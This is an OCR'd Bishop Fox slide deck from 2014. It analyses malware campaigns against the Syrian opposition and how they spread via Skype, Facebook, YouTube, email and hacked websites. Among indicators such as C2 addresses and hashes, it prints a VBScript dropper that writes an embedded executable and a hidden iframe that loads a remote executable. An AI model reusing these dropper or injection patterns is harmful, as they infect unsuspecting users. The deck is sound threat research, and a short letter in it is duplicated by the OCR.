BISHOP FOX

Malware & the Syrian Civil War

Zach Julian / @tprime_

April 4, 2014

CONFLICT BACKGROUND

OF THE SYRIAN CIVIL WAR

- **December 2010 -** Mohamed Bouazizi self-immolates in Tunisia.
- **March 2011** – Peaceful protests in Syria demanding democratic and economic reforms from the regime of Bashar al-Assad.
- **April 2011** – Regime forces begin using live ammunition against peaceful protesters. Restive areas put under military control.
- **July 2011** – Syrian Arab Army defectors announce creation of the Free Syrian Army.

BELLIGERENTS

OF THE SYRIAN CIVIL WAR

	Syria	Syria Allies	FSA	FSA Allies	ISIS	Other Islamists	YPG
Flags	 	  		  		  	
Names	Syrian Armed Forces National Defense Force	Iran Hezbollah Russia	Free Syrian Army	Qatar Saudi Arabia USA	Islamic State of Iraq and the Levant	Islamic Front Al-Nusra Front Ahrar al-Sham	Kurdish People's Protection Units

A short guide to the Middle East

From Mr KN Al-Sabah.

Sir, Iran is backing Assad. Gulf states are against Assad!

Assad is against Muslim Brotherhood. Muslim Brotherhood and Obama are against General Sisi.

But Gulf states are pro-Sisi! Which means they are against Muslim Brotherhood!

Iran is pro-Hamas, but Hamas is backing Muslim Brotherhood!

Obama is backing Muslim Brotherhood, yet Hamas is against the US!

Gulf states are pro-US. But Turkey is with Gulf states against Assad; yet Turkey is pro-Muslim Brotherhood against General Sisi. And General Sisi is being backed by the Gulf states!

Welcome to the Middle East and have a nice day.

KN Al-Sabah,
London EC4, UK

A short guide to the Middle East

From Mr KN Al-Sabah.

Sir, Iran is backing Assad. Gulf states are against Assad!

Assad is against Muslim Brotherhood. Muslim Brotherhood and Obama are against General Sisi.

But Gulf states are pro-Sisi! Which means they are against Muslim Brotherhood!

Iran is pro-Hamas, but Hamas is backing Muslim Brotherhood!

Obama is backing Muslim Brotherhood, yet Hamas is against the US!


Gulf states are pro-US. But Turkey is with Gulf states against Assad; yet Turkey is pro-Muslim Brotherhood against General Sisi. And General Sisi is being backed by the Gulf states!

Welcome to the Middle East and have a nice day.

KN Al-Sabah,
London EC4, UK

CONFLICT MAP

OF THE SYRIAN CIVIL WAR



TELECOMMUNICATIONS IN SYRIA

ABOUT AS PRIVATE AS YOU'D EXPECT

- Internet usage is around 20% of the population
- All infrastructure is state-owned
- Websites regularly blocked by government
- Occasionally, Internet access is shutdown entirely
- Surveillance is to be expected
- Internet cafés are widespread in Syria:
  - Café operation requires approval from security services
  - IDs are presented when using Internet, browsing habits recorded

Photo: AP - Muzaffar Salman

THE DIGITAL CONTEXT

OF THE SYRIAN CIVIL WAR

- Social media featured prominently in Syrian revolution, and Arab Spring as a whole
- Ground war is accompanied by information war
- State-owned media has an inherent advantage
- For (armed) opposition domestic and international support is critical

Photo from @Brown_Moses


OUR DATASET

ACQUIRING SAMPLES

- 31 samples
- Timeframe is February 2011 – present
- Malware first seen early 2010
- Samples attained from:
  - SyrianMalware.com
  - Malware researchers
  - Malware forums

MALWARE TIMELINE

CAMPAIGNS OVER TIME



DISTRIBUTION METHODS

MALWARE PROPAGATION

- Social Engineering is a primary tactic.
- Frequent leverage of social media:
  - Current events
  - Enticing information
  - Shocking videos
  - Fake digital security tools

OPPOSITION TARGETS

OF THE REGIME & ITS SUPPORTERS

- Casting a wide net
- Occasional specific targets:
  - NGO employees
  - Prominent opposition members
  - Outspoken online FSA supporters
  - FSA soldiers & officers
- Objectives:
  - Physically locate dissidents
  - Embarrass and discredit dissidents

SKYPE


MALWARE PROPAGATION

- Skype is widely used in Syria.
  - Believed to prevent government eavesdropping.
  - Frequent usage among Syrian opposition.
- Opposition Skype accounts compromised via:
  - Digital methods
  - Rubber-hose cryptanalysis
- Exponential compromise

SKYPE

MALWARE PROPAGATION

[16:39:22]<redacted1>: Very, very important video regarding Houla. *malware link*
[18:23:33]<redacted2>: ??
[18:23:51]<redacted2>: كيلو واللاحقة PIF؟
[18:23:59]<redacted2>: Watch out, guys
[18:24:05]<redacted2>: لا حدا ينزل شي
[18:24:27]<redacted2>: Was your account compromised?
[18:26:09]<redacted1>: You are right
[18:26:43]<redacted2>: ?
[18:26:56]<redacted1>: Avoid that link
[18:27:08]<redacted1>: And erase the file
[18:27:22]<redacted1>: طلع من جهاز على كل صفحات السكايب
[18:27:34]<redacted1>: ما عم اقدر



From https://www.eff.org/deeplinks/2012/06/darkshades-rat-and-syrian-malware

- new_new.pif (MD5: 0d1bd081974a4dcdeee55f025423a72b)
- June 2012
- BlackShades RAT
- C2: 31.9.48.15 (alosh66.no-ip.info, alosh66.myftp.org)


SKYPE

MALWARE PROPAGATION

```
[29/05/2012 18:03:44] Aleppo Team || ...: اخر تعديل لخطة حلب حان وقت الجهاد
[18:03:46 29/05/2012] Aleppo Team || ...: أرسل الملف "خطة النهاية2.rar"

[29/05/2012 18:03:44] Aleppo Team | | ...: Last modified plan Aleppo time for Jihad
[29/05/2012 18:03:46] Aleppo Team | | ...: Send the file "plan eventually 2.rar"
```

- aleppo_plan_ خطة_تحريك_حلبcercs.pdf (MD5: bc403bef3c2372cb4c76428d42e8d188)
- May 2012 - Fake PDF detailing revolutionary plans in Aleppo
- Actually SFX RAR file
- DarkComet RAT
- C2: 216.6.0.28



FACEBOOK

MALWARE PROPAGATION

- Facebook is an important tool for the Syrian opposition:
  - Propaganda
  - Documenting regime war crimes
  - Organizing protests
- Regime & supporters have exploited this fact

FACEBOOK

MALWARE PROPAGATION

- Revolution Youth Coalition in the Syrian Coast / ائتلاف شباب الثورة في الساحل السوري
- Facebook page compromised, used to spread malware
- Current events used to attract victims
  - Kamal Hamami (Abu Basir al-Ladkani) was FSA military leader
  - Killed by ISIS in July 2013
- Comments warning of malware deleted

FACEBOOK

MALWARE PROPAGATION

هاااااااااام
تم كشف حقيقة مقتل ابوبصير الادقاني
بالصور والقيديو شرح كيف تم قتل قائد الكتيبة ابوبصير

Important
The truth about killing Abu Basir al-Adkani has been revealed.

Using photos and videos, an explanation as how Abu Basir, the battalion leader was killed.

From https://www.cyber-arabs.com/?p=9400

- bjwytowe.packed.exe (MD5: 6c3e84a601b48eefc716936aee7c8374)
- September 2013
- njRAT
- C2: 46.213.210.210 (shaa1983.zapto.org)

FACEBOOK

MALWARE PROPAGATION

- Burhan Ghalioun – First chairman of Syrian Transitional National Council
- Left link to malicious “Facebook security tool” in his profile comments

FACEBOOK

MALWARE PROPAGATION

From https://www.eff.org/deeplinks/2012/04/new-wave-facebook-phishing-attacks-targets-syrian-activists

- FacebookWebBrowser.exe (MD5: 7d867d6bd5fc3015a31fdfa121ba9187)
- April 2012
- Unknown malware variant
- C2: 204.93.213.94

FACEBOOK

MALWARE PROPAGATION

- “VPN client” left in private opposition Facebook group
- VPN-Pro.exe (MD5: 8eda7dfa4ec4ac975bb12d2a3186bbeb)
- June 2013
- ShadowTech RAT
- C2: 31.9.48.119 (thejoe.publicvm.com)

YOUTUBE

MALWARE PROPAGATION

- YouTube is equally important for information distribution
- Used heavily by both regime supporters and opponents
- “Truth is the first casualty”
- Malware victims are enticed with promises of shocking videos

FAKE YOUTUBE

MALWARE PROPAGATION

Photo from https://www.eff.org/deeplinks/2012/03/fake-youtube-site-targets-syrian-activists-malware

- setup.exe (MD5: e58a1795277edc08d35c6898f9befc1c)
- March 2012
- DarkComet RAT
- C2: 31.9.48.15 (alosh66.no-ip.info, alosh66.myftp.org)


REAL YOUTUBE

MALWARE PROPAGATION

- Victims lured with promise of General Security Directorate intelligence
- Originally reported in December 2013, still available on YouTube
  - https://www.youtube.com/watch?v=eWx9Rc_bjdo
- Additional video observed January 2014
  - https://www.youtube.com/watch?v=8HVxeEXU5GI

REAL YOUTUBE

MALWARE PROPAGATION



EMAIL

MALWARE PROPAGATION

- Social engineering via email is a common tactic.
- Received from familiar user & domain names.
- Used successfully by Syrian Electronic Army (SEA)

EMAIL

MALWARE PROPAGATION

- One campaign used email & current events:
- Described by CitizenLab.org in June 2013
- Target is sent variation of the following email with .zip attached. Extracts to .lnk file:

Very very urgent] For the first time, Sheikh Adnan al-Aroor declares jihad]

Jihad, O brothers

Mr. Sheikh announces jihad against Hezbollah and the Al-Assad regime

To see the full video, view attachments

Photo from https://citizenlab.org/2013/06/a-call-to-harm

EMAIL

MALWARE PROPAGATION

- User is sent to one of several malicious URLs:

```
http://[REDACTED]om/g.php?url=http://www.youtube.com/watch?v=jDkluDCn7fA

http://google-panel.html-
5.me/g.php?url=http://www.youtube.com/watch?v=Uw3Ny2A1WvQLink

http://for-
google.allalla.com/u.php?url=http://www.alkalimaonline.com/news.php?id=118868
```

Photo from https://citizenlab.org/2013/06/a-call-to-harm

EMAIL

MALWARE PROPAGATION

- Malicious PHP is accessed:

```
Please wait ..
<script language='javascript'>
document.location=";
</script><HTML>
<script language=vbs>
Set o=CreateObject("Scripting.FileSystemObject")
Set s=CreateObject("WScript.Shell")
p=o.GetSpecialFolder(2)&"\1.exe"
t=split("4D,5A,90,0,3,0,0,0,4,0,0,0,FF,FF,0,0,B8,0,0,0,0,0,0,0,40,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,80,0,0,0,E,1F,BA,E,0,B4,9,CD,21,B8,1,4C,CD,21,54,68,69,73,20,70,7
2,6F,67,72,61,6D,20,63,61,6E,6E,6F,74,20,62,65,20,72,75,6E,20,69,6E
,20,44,4F,53,20,6D,6F,64,65,2E,D,D,A,24,0,0,0,0,0,0,0,50,45,0,0,4C,
1,3,0,44,20,B6,51,0,0,0,0,0,0,0,0,E0,0,2,1,B,1,8,0,0,CC,1,0,0,8,0,0
,0,0,0,0,3E,EA,1,0,0,20,0,0,0,0,0,0,0,0,40,0,0,20,0, <SNIP>
```

- 1.exe (MD5: 00cc589571fa6e078cb92b34ea2ee1cc)
- June 2013
- Suspected Xtreme RAT
- C2: 94.252.198.112 (tn5.linkpc.net)

EMAIL

THE SAME TACTIC USED FOUR MONTHS LATER

- Promise of FSA statement:

```
Message Subject:  الحر للجيش العامة المخابرات عن صادر بيان
جدا مستعجل --
Message Subject: Very urgent – a statement from the FSA
General Intelligence
```

- .zip file containing .lnk:

```
http://mrconstrucciones.net/js/youtube.php?url=http://www.
facebook.com/2013.Free.Syrian.Army.2/posts/221362964705474
```

- PHP with embedded .exe:
- google.exe (MD5: unknown)
- October 2013
- Suspected Xtreme RAT
- C2: 46.57.215.104 (tn1.linkpc.net)

WEBSITE COMPROMISE

MALWARE PROPAGATION

- Compromise and leverage of pro-opposition websites
- Hacked, then used to distribute malware
- One example: http://syrian-martyrs.com

WEBSITE COMPROMISE

SYRIAN-MARTYRS.COM

WEBSITE COMPROMISE

SYRIAN-MARTYRS.COM


- syrian-martyrs.com compromised between January 28th – 30th, 2013
- Served malicious file via iframe:

```
<iframe name="I1" width="10" height="10"
src="http://acadcisco.unisla.pt/downloads/uploads/
software/ActiveX.exe" border="0" frameborder="0">
```

- ActiveX.exe (MD5: 185c8d11c0611cae7c81f4458bf1adea)
- Binary strings indicate Spy-Net RAT
- C2: 37.236.124.197 (awrasx10.no-ip.biz)

METHODS OF DISTRIBUTION

BROKEN DOWN



RIGHT-TO-LEFT FILENAMES

SOCIAL ENGINEERING TECHNIQUE

- Worth mentioning for frequency of use
- Unicode control character U+202e

Before	After
syria•gpj.Scr	syria•rcs.jpg
aleppo_plan_ خطة_تحريك_حلبce•fdp.scr	aleppo_plan_ خطة_تحريك_حلبce•rcs.pdf
اسماء بعض المسلحين في سورية والخارج المطلوبين لدى النظام السوري2012_m-•fdp.scr	اسماء بعض المسلحين في سورية والخارج المطلوبين لدى النظام السوري2012_m-•rcs.pdf

RATS!

RATS USED AGAINST SYRIAN OPPOSITION

DARKCOMET

- Price: Free
- DC author released removal tool in response to Syrian conflict
- Samples: 11/31

BLACKSHADES

- Price: €40
- Samples: 2/31


Xtreme RAT

